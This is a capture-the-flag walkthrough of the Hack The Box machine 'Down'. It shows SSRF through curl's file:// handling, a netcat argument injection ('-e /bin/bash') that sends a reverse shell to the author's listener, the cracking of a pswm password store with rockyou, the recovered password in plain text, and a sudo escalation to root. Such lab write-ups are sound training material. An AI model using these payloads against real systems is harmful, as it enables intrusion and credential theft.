#Recon
#NMAP
As always, we shoot off an NMAP scan. You can build it up slower if you have connection issues, but for me the VIP+ servers are very fast, so I can just go 'all out'.
sudo nmap -sCV $IP -p0- -oA down
This scan returns the following
# Nmap 7.95 scan initiated Tue Jun 17 19:42:26 2025 as: nmap -sCV -p0- -oA down 10.129.234.176
Nmap scan report for 10.129.234.176
Host is up (0.029s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f6:cc:21:7c:ca:da:ed:34:fd:04:ef:e6:f9:4c:dd:f8 (ECDSA)
|_  256 fa:06:1f:f4:bf:8c:e3:b0:c8:40:21:0d:57:06:dd:11 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Is it down or just me?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jun 17 19:42:54 2025 -- 1 IP address (1 host up) scanned in 28.06 seconds
Not a whole lot here, but as this is an easy box, we can be safe to assume that the foothold is solely web application based.
#Website Quick Look

Interesting website, it looks awful on my screen's resolution but it seems like the very standard command injection lab. "Insert the IP you want to ping", is a pretty common early lab problem.
#User
#SSRF
Let's start off by having a look to see what this website really does. I provided the application it's own IP address to see the output.

Just my thought process, it is very interesting that it is providing the full output of the web page. From a web application test point of view, this screams out as an SSRF vulnerability. Any time that you can get an application to send out-of-band requests, can lead to a Server-Side Request Forgery, where you can get the application to leak sensitive information about itself by pointing it back at itself.
#Application Header
When going for an SSRF, it can be helpful to know what software is being used so that we can find CVE's or gauge how the software is meant to work. For example in this case, I want to know if it is using a bash program, or something built into PHP to ensure I know what protocol or wrapper to use.
We can do this by starting up a web server or net cat listener and reading out the request headers the application sends out.
ncat -lvnp 9999
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 10.129.234.34:57652.
GET / HTTP/1.1
Host: 10.10.14.204:9999
User-Agent: curl/7.81.0
Accept: */*
Curl is a very interesting tool to use, because this has way more functionality than just grabbing some web page info.
#Curl internal files
Two big things about curl. One, it can curl pretty much as many web pages in one command as you may like. Two, it accepts a ridiculous amount of protocols, so not just HTTP or HTTPS. We could basically use it to any standard text protocol. Particularly worth looking at is file:// which is very handy when trying to do SSRF attacks.
#Step one - can we do an easy attack
As we saw in a previous step, we can just point the application at itself, so maybe we can grab a file that easily.
Unfortunately we get one of two errors;
When trying to get the passwd file via http://localhost/../../../etc/passwd
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.52 (Ubuntu) Server at localhost Port 80</address>
</body></html>
Or, when trying to use file:///etc/passwd
Only protocols http or https allowed.
#Step Two - Command Injection
The next step is to treat this as if it is a command injection lab, because if we have to deal with client-side validation, then we need to meet that criterion while inputting what we want. We can basically combine the previous two attacks into one post request.
http://localhost; file:///etc/passwd
Which would give us the following response
It is up. It's just you! 😝

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
aleks:x:1000:1000:Aleks:/home/aleks:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
_laurel:x:998:998::/var/log/laurel:/bin/false
Fantastic. We have proven that we can get an SSRF attack going to get internal files. Note, while the ';' is unnecessary in the grand scheme, it actually does help produce a cleaner output, as it removes the first section of the request for localhost.
#Step Three - Source Code Disclosure
We have the ability to get internal files, but we have no way to actually read out the filesystem. So we are shooting in the dark. We can look for user files due to the fact that we know the users from the password file, but we won't get anywhere with it. There is just no way to determine the exact files that may or may not actually exist or that we would have access to.
But, we do know that the web page is on index.php. So maybe we can read the source code and get a better idea of what we are dealing with on this page for more hints. On a linux system, running apache, the basic location would be /var/www/html/index.php so we can try that.
http://localhost; file:///var/www/html/index.php
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Is it down or just me?</title>
    <link rel="stylesheet" href="style.css">
</head>
<body>

    <header>
        <img src="/logo.png" alt="Logo">
        <h2>Is it down or just me?</h2>
    </header>

    <div class="container">

<?php
if ( isset($_GET['expertmode']) && $_GET['expertmode'] === 'tcp' ) {
  echo '<h1>Is the port refused, or is it just you?</h1>
        <form id="urlForm" action="index.php?expertmode=tcp" method="POST">
            <input type="text" id="url" name="ip" placeholder="Please enter an IP." required><br>
            <input type="number" id="port" name="port" placeholder="Please enter a port number." required><br>
            <button type="submit">Is it refused?</button>
        </form>';
} else {
  echo '<h1>Is that website down, or is it just you?</h1>
        <form id="urlForm" action="index.php" method="POST">
            <input type="url" id="url" name="url" placeholder="Please enter a URL." required><br>
            <button type="submit">Is it down?</button>
        </form>';
}

if ( isset($_GET['expertmode']) && $_GET['expertmode'] === 'tcp' && isset($_POST['ip']) && isset($_POST['port']) ) {
  $ip = trim($_POST['ip']);
  $valid_ip = filter_var($ip, FILTER_VALIDATE_IP);
  $port = trim($_POST['port']);
  $port_int = intval($port);
  $valid_port = filter_var($port_int, FILTER_VALIDATE_INT);
  if ( $valid_ip && $valid_port ) {
    $rc = 255; $output = '';
    $ec = escapeshellcmd("/usr/bin/nc -vz $ip $port");
    exec($ec . " 2>&1",$output,$rc);
    echo '<div class="output" id="outputSection">';
    if ( $rc === 0 ) {
      echo "<font size=+1>It is up. It's just you! 😝</font><br><br>";
      echo '<p id="outputDetails"><pre>'.htmlspecialchars(implode("\n",$output)).'</pre></p>';
    } else {
      echo "<font size=+1>It is down for everyone! 😔</font><br><br>";
      echo '<p id="outputDetails"><pre>'.htmlspecialchars(implode("\n",$output)).'</pre></p>';
    }
  } else {
    echo '<div class="output" id="outputSection">';
    echo '<font color=red size=+1>Please specify a correct IP and a port between 1 and 65535.</font>';
  }
} elseif (isset($_POST['url'])) {
  $url = trim($_POST['url']);
  if ( preg_match('|^https?://|',$url) ) {
    $rc = 255; $output = '';
    $ec = escapeshellcmd("/usr/bin/curl -s $url");
    exec($ec . " 2>&1",$output,$rc);
    echo '<div class="output" id="outputSection">';
    if ( $rc === 0 ) {
      echo "<font size=+1>It is up. It's just you! 😝</font><br><br>";
      echo '<p id="outputDetails"><pre>'.htmlspecialchars(implode("\n",$output)).'</pre></p>';
    } else {
      echo "<font size=+1>It is down for everyone! 😔</font><br><br>";
    }
  } else {
    echo '<div class="output" id="outputSection">';
    echo '<font color=red size=+1>Only protocols http or https allowed.</font>';
  }
}
?>

</div>
</div>
<footer>© 2024 isitdownorjustme LLC</footer>
</body>
</html>
That was a lucky guess, if it was a harder box, it may be in a more unique location. The interesting part of this output is this section here
if ( isset($_GET['expertmode']) && $_GET['expertmode'] === 'tcp' && isset($_POST['ip']) && isset($_POST['port']) ) {
  $ip = trim($_POST['ip']);
  $valid_ip = filter_var($ip, FILTER_VALIDATE_IP);
  $port = trim($_POST['port']);
  $port_int = intval($port);
  $valid_port = filter_var($port_int, FILTER_VALIDATE_INT);
  if ( $valid_ip && $valid_port ) {
    $rc = 255; $output = '';
    $ec = escapeshellcmd("/usr/bin/nc -vz $ip $port");
    exec($ec . " 2>&1",$output,$rc);
    echo '<div class="output" id="outputSection">';
    if ( $rc === 0 ) {
      echo "<font size=+1>It is up. It's just you! 😝</font><br><br>";
      echo '<p id="outputDetails"><pre>'.htmlspecialchars(implode("\n",$output)).'</pre></p>';
    } else {
      echo "<font size=+1>It is down for everyone! 😔</font><br><br>";
      echo '<p id="outputDetails"><pre>'.htmlspecialchars(implode("\n",$output)).'</pre></p>';
    }
  } else {
    echo '<div class="output" id="outputSection">';
    echo '<font color=red size=+1>Please specify a correct IP and a port between 1 and 65535.</font>';

It denotes that there is a parameter that we did not initially know about and some logic about what it does, including the use of netcat to connect to applications. Let's see what this new parameter has in store for us at http://$IP$/index.php?expertmode=tcp
#ExpertMode
#Step One - Basic NetCat Connection
We have a similar interface as the previous form and we know that it uses netcat, so let's spawn a listener and see what it does.
ncat -lvnp 9999
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 10.129.234.34:57134.
It's not clear in the output, but the netcat listener breaks as soon as the connection happens. So we aren't going to get it that easily.
#Step 2 - Netcat command injection
Similar to the previous step, we can try to inject our own commands into the application. If you have used netcat before, you may know that -e /bin/bash can be used to keep a session open with bash shell execution. It doesn't work perfectly, but it will get us a foothold.
This section of the application also has input validation, but we can get around this in a few different ways.
#Burp/Caido
If we have proxied the web application through burp or caido, we can inject our command directly into the application like so;
POST /index.php?expertmode=tcp HTTP/1.1
Host: 10.129.234.34
Content-Length: 25
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.129.234.34
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.234.34/index.php?expertmode=tcp
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

ip=10.10.14.204&port=9999+-e+/bin/bash
#Remove Client Side Validation
The client-side validation is actually very simple, it is solely done via html. The HTML form is set to type=number, so if we inspect element, we can delete that section and then input whatever we want into the form.

Either way, we can get our session
ncat -lvnp 9999
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 10.129.234.34:45922.
ls
index.php
logo.png
style.css
user_aeT1xa.txt
And in case you were wondering, if you somehow magically determined this file name, yes, you could get the user.txt from the SSRF.
#Aleks
We start out by stabilising the shell a tad, a standard NC session isn't terrible, but it doesn't provide us with much utility compared to a standard session you may get from SSH. We can elevate ourselves a little and get access to these features by using the following python command
python3 -c 'import pty; pty.spawn("/bin/bash")'
There are numerous methods of doing this, but this is one that is most likely to work on HTB boxes in my experience.
#Enumerate Aleks
If we look at our system, we will see only one user account exists, Aleks. This user is one that we saw within the passwd file and is most likely the next step in getting root.
If we enumerate his home location we can see the following;
ls -alR
.:
total 36
drwxr-xr-x 5 aleks aleks 4096 May 27 23:51 .
drwxr-xr-x 3 root  root  4096 Sep 13  2024 ..
lrwxrwxrwx 1 root  root     9 May  1 22:31 .bash_history -> /dev/null
-rw-r--r-- 1 aleks aleks  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 aleks aleks 3771 Jan  6  2022 .bashrc
drwx------ 2 aleks aleks 4096 Sep  6  2024 .cache
-rw------- 1 aleks aleks   20 May 27 23:51 .lesshst
drwxrwxr-x 3 aleks aleks 4096 Sep  6  2024 .local
-rw-r--r-- 1 aleks aleks  807 Jan  6  2022 .profile
drwx------ 2 aleks aleks 4096 Sep  6  2024 .ssh
-rw-r--r-- 1 aleks aleks    0 Sep 15  2024 .sudo_as_admin_successful
ls: cannot open directory './.cache': Permission denied

./.local:
total 12
drwxrwxr-x 3 aleks aleks 4096 Sep  6  2024 .
drwxr-xr-x 5 aleks aleks 4096 May 27 23:51 ..
drwxrwxr-x 3 aleks aleks 4096 Sep 13  2024 share

./.local/share:
total 12
drwxrwxr-x 3 aleks aleks 4096 Sep 13  2024 .
drwxrwxr-x 3 aleks aleks 4096 Sep  6  2024 ..
drwxrwxr-x 2 aleks aleks 4096 Sep 13  2024 pswm

./.local/share/pswm:
total 12
drwxrwxr-x 2 aleks aleks 4096 Sep 13  2024 .
drwxrwxr-x 3 aleks aleks 4096 Sep 13  2024 ..
-rw-rw-r-- 1 aleks aleks  151 Sep 13  2024 pswm
ls: cannot open directory './.ssh': Permission denied
Note, the R flag, means recursive list. It is a tad noisy, but on occasions like this, it can be worth looking at to ensure we don't miss any interesting files that may exist, especially in dot files which may be hidden directories that contain even more subdirectories. I would rather have too much info here than too little.
#PSWM
PSWM is a within the local share, and seems to contain a file that we can read. I have never heard of this file/tool before, but looking into it, it appears to be a really basic password manager.
This is a pretty bespoke program, so we aren't going to see any 2john or 2hashcat utilities, but as of writing this, there are two pieces of software that can decrypt or decode the file fairly easily.
https://github.com/repo4Chu/pswm-decoder/blob/main/pswm-decoder.py https://github.com/seriotonctf/pswm-decryptor/blob/main/pswm-decrypt.py
Both seem to work, however I will note that pswm-decrypt is more user friendly, as the pswm-decoder.py file uses hardcoded values.
#Decrypting PSWM file
We start off by setting up a python virtual environment, to ensure that installing any python package isn't going to break our system. I use Arch, so this can basically nuke my system if I am not careful.
python3 -m venv down
We then need to ensure we have activated the environment in our shell
source down/bin/activate
Next we will install the required python libraries for the tools
pip3 install cryptocode PrettyTable
Using pswm-decrypt we supply the file and the rockyou wordlist to decrypt the file contents. Note, that your rockyou file may be in a different folder.
python3 pswm-decrypt.py -f pswm -w /usr/share/dict/rockyou.txt
[+] Master Password: flower
[+] Decrypted Data:
+------------+----------+----------------------+
| Alias      | Username | Password             |
+------------+----------+----------------------+
| pswm       | aleks    | flower               |
| aleks@down | aleks    | 1uY3w22uc-Wr{xNHR~+E |
+------------+----------+----------------------+
We now have Aleks' password, which will allow us to SSH directly into the machine.
#Admin
As you may have noticed in the enumeration stage, we actually know that Aleks can use sudo. So let's look at his sudo privileges.
sudo -l
[sudo] password for aleks:
Matching Defaults entries for aleks on down:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User aleks may run the following commands on down:
    (ALL : ALL) ALL
Ah well isn't this fantastic! We have full sudo permissions on this box, this lets us use a multitude of methods to get the root flag. But to really scratch that HTB itch, let's use this to elevate to root itself.
sudo su root
root@down:/home/aleks#
ls /root
total 48
drwx------  6 root root 4096 May 27 23:54 .
drwxr-xr-x 20 root root 4096 May 27 22:03 ..
lrwxrwxrwx  1 root root    9 May  1 22:31 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwxr-xr-x  3 root root 4096 Apr 21 10:53 .cache
-rw-------  1 root root   20 May 27 23:54 .lesshst
drwxr-xr-x  3 root root 4096 Sep 15  2024 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-r------w-  1 root root   33 Apr  8 23:08 root.txt
-rw-r--r--  1 root root   66 Apr  8 23:12 .selected_editor
drwx------  3 root root 4096 Sep  6  2024 snap
drwx------  2 root root 4096 Sep  6  2024 .ssh
-rw-r--r--  1 root root    0 May  1 22:26 .sudo_as_admin_successful
-rw-------  1 root root 2444 May 27 13:06 .viminfo
cat /root/root.txt
Now we can read the root file, submit the flag and carry on with our day :)